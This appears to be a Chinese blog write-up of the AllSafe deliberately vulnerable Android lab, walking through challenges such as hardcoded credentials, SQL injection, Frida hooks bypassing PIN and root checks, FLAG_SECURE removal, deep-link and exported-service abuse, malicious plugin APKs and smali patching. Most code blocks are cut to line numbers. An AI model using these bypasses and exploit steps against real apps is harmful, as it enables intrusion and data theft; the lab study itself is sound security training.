本文最后更新于 2026年3月7日 晚上
https://github.com/t0thkr1s/allsafe-android


Insecure Logging debug log可能会泄露敏感信息
1
2
adb shell 'pidof infosecadventures.allsafe'
回车

infosecadventures.allsafe.challenges.InsecureLogging
用户输入写入日志
Hardcoded Credentials 硬编码凭证

infosecadventures.allsafe.challenges.HardcodedCredentials
1 \n <soap:Envelope xmlns:soap=\"http://schemas.xmlsoap.org/soap/envelope/\">\n <soap:Header>\n <UsernameToken xmlns=\"http://siebel.com/webservices\">superadmin</UsernameToken>\n <PasswordText xmlns=\"http://siebel.com/webservices\">supersecurepassword</PasswordText>\n <SessionType xmlns=\"http://siebel.com/webservices\">None</SessionType>\n </soap:Header>\n <soap:Body>\n <!-- data goes here -->\n </soap:Body>\n </soap:Envelope>\n
body硬编码了账号密码superadmin/supersecurepassword
Firebase Database res/values/strings.xml
找到相关配置
无校验直接能读取
https://allsafe-8cef0.firebaseio.com/.json
Insecure Shared Preferences SharedPreferences 是1用键值对保存简单数据的一个方式
https://developer.android.com/training/data-storage/shared-preferences?hl=zh-cn#java

在infosecadventures.allsafe.challenges.InsecureSharedPreferences
此处用的是Context.MODE_PRIVATE,所以其他应用无法读取
但这里是明文存储
数据会以XML文件形式存储在/data/data/<package_name>/shared_prefs (需Root

点击注册
1 cat /data/data/infosecadventures.allsafe/shared_prefs/user.xml
如果应用使用SharedPreferences存储用户信息并且是明文,则可能会造成信息泄露



SQL Injection infosecadventures.allsafe.challenges.SQLInjection
直接拼接输入到sql语句编译运行,没有对输入进行任何处理


PIN Bypass infosecadventures.allsafe.challenges.PinBypass
关键逻辑是checkPin方法
NDg2Mw==->4863
这种硬编码的校验存在严重风险

也可以直接hook这个方法强制返回true
1
2
3
4
5
6
7
8
9
Java.perform(function () {
这种情况可能出现在登录/注册需要额外的校验字段的情况,并且不会生成额外的一些信息的(如登录生成jwt会包含用户的相关信息),可以hook这种只校验是返回true/false的方法来绕过校验。


Root Detection infosecadventures.allsafe.challenges.RootDetection
关键是isRooted()方法检测是否root

可以hook这个方法强制返回false来绕过root检测
1
2
3
4
5
6
7
8
9
10
11
12
13
14

Secure Flag Bypass

设置了FLAG_SECURE投屏和截图都用不了
一般是在mainactivity
infosecadventures.allsafe.MainActivity
<font style="color:rgb(0, 0, 0);">getWindow().setFlags(8192, 8192);</font>
这里的 8192 就是 WindowManager.LayoutParams.FLAG_SECURE (十六进制为 0x2000)

我们需要 Hook android.view.Window 类的 setFlags 方法,并在调用原始方法之前,将 flags 参数中的 FLAG_SECURE 位清除
1
2
3
4
5
6
7
8
9
10
11
12
Java.perform(function () {
不包含 0x2000 (8192),已经能够截屏

第二种方法是用mt管理器

classes.dex编辑
1
2
Landroid/view/Window;->addFlags
然后

0x2000
一般在mainactivity
这两行改为nop即可,编译并重新签名
重新安装就可以截图了

Deep Link Exploitation infosecadventures.allsafe.challenges.DeepLinkTask

deeplink获取一个key参数并且校验

res/values/strings.xml
<string name="key">ebfb7ff0-b2f6-41c8-bef3-4fba17be410c</string>
查看AndroidManifest.xml
1 adb shell am start -a android.intent.action.VIEW -d "allsafe://infosecadventures/congrats?key=ebfb7ff0-b2f6-41c8-bef3-4fba17be410c" infosecadventures.allsafe/.challenges.DeepLinkTask

Insecure Broadcast Receiver infosecadventures.allsafe.challenges.InsecureBroadcastReceiver
代码使用 PackageManager.queryBroadcastReceivers(intent, 0) 查询当前设备上所有能响应这个 Action 的广播接收器。
问题所在:它没有限制包名。这意味着它不仅会找到应用内部定义的接收器,还会找到任何其他已安装应用中注册的、监听相同 Action 的接收器。

这导致用户输入的敏感数据(note)和内部配置(server)被发送给了所有匹配该 Action 的接收器,包括恶意应用
AndroidManifest.xml
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
<?xml version="1.0" encoding="utf-8"?>
MaliciousReceiver.java
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
package com.example.exp;

Vulnerable WebView infosecadventures.allsafe.challenges.VulnerableWebView



允许执行js、允许文件读取、允许url加载导致了 XSS 漏洞和 SSRF 漏洞的产生
<script>alert(1)</script>

certificate Pinning

Weak Cryptography infosecadventures.allsafe.challenges.WeakCryptography

硬编码key,但最后return为string导致数据损坏
hook encrypt方法转为base64就行
https://codeshare.frida.re/@fadeevab/intercept-android-apk-crypto-operations/
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
function bin2ascii(array) {
漏洞点 说明
硬编码密钥 KEY = "1nf053c4dv3n7ur3"
ECB 模式 使用了 AES/ECB/PKCS5PADDING。ECB 模式不使用 IV,同样的明文块会产生同样的密文块,容易受到重放攻击和模式分析。
弱哈希算法 使用了 MD5 ,这在现代安全标准下已被认为是不安全的,易受碰撞攻击。
不安全的随机数 java.util.Random是伪随机数生成器(PRNG),其输出是可预测的。在安全场景下应使用 SecureRandom。

Insecure Service Service 属于 Android 核心组件,专为处理无需界面介入的持久性后台任务而设计。尽管其常用于执行长时耗操作,但需明确:Service 并不具备独立进程,它完全依附于启动它的宿主应用进程。同时,它不具备自动异步处理能力,其内部逻辑默认直接在 UI 线程(主线程)中触发。因此,若在 Service 中执行密集型运算或网络请求,开发者必须手动创建子线程以防阻塞界面。

infosecadventures.allsafe.challenges.InsecureService


请求了录音和存储权限并启动一个后台服务infosecadventures.allsafe.challenges.RecorderService
点击启动需要手动点击授权
这个服务可以直接启动,绕过手动授权录音
1 adb shell am startservice infosecadventures.allsafe/.challenges.RecorderService



Object Serialization infosecadventures.allsafe.challenges.ObjectSerialization
输入序列化写入文件

默认role是ROLE_AUTHOR

可以hook 获取path
1
2
3
4
5
6
7
8
9
10
11
12
Java.perform(function () {
/storage/emulated/0/Android/data/infosecadventures.allsafe/files/user.dat

直接用mt管理器改role
Insecure Providers Android 四大组件之中的 Content Provider

infosecadventures.allsafe.challenges.DataProvider
在 onCreate 中,它定义了一个访问路径:content://infosecadventures.allsafe.dataprovider/note
实现了crud,增删改查,并且可以直接调用
<font style="color:rgb(36, 41, 46);background-color:rgb(246, 248, 250);">adb shell content query --uri </font><font style="color:rgb(3, 47, 98);">"content://infosecadventures.allsafe.dataprovider"</font>

fileprovider不能直接调用

但是infosecadventures.allsafe.ProxyActivity
可以调用fileprovider
路径是<font style="color:rgb(36, 36, 36);background-color:rgb(242, 242, 242);">/data/data/infosecadventures.allsafe/files/</font>
https://github.com/solimanalmansor/AllSafe-Challenges-PoC/blob/main/InfoStealer.zip

Arbitrary Code Execution infosecadventures.allsafe.ArbitraryCodeExecution

插件系统劫持 (invokePlugins 方法)。代码会遍历手机上安装的所有应用,只要包名以 infosecadventures.allsafe 开头,它就会尝试加载该应用中的类,并以主应用的权限执行恶意 App 中 Loader.loadPlugin() 方法里的任何代码
不安全的更新程序 (invokeUpdate 方法)。在本地文件系统找一个名为 allsafe_updater.apk 的文件,并使用 DexClassLoader 加载它。构造同名的恶意 APK,主应用启动时就会执行其中的代码
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
package infosecadventures.allsafe.updater;
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
package infosecadventures.allsafe.plugin;
打包成apk并安装



Native Library infosecadventures.allsafe.challenges.NativeLibrary
加载本地so

反编译
<font style="color:rgb(36, 36, 36);background-color:rgb(242, 242, 242);">supersecret</font>



Smali Patching infosecadventures.allsafe.challenges.SmaliPatch

用mt管理器改smali
lambda$onCreateView$0

找到SmaliPatch
定位到if-eqz
改为if-nez v0, :cond_22
if-eqz (if equal zero) 意思是“如果结果为假则跳转”。改为 if-nez (if not equal zero)if逻辑就相反了变成if not
重新编译、签名安装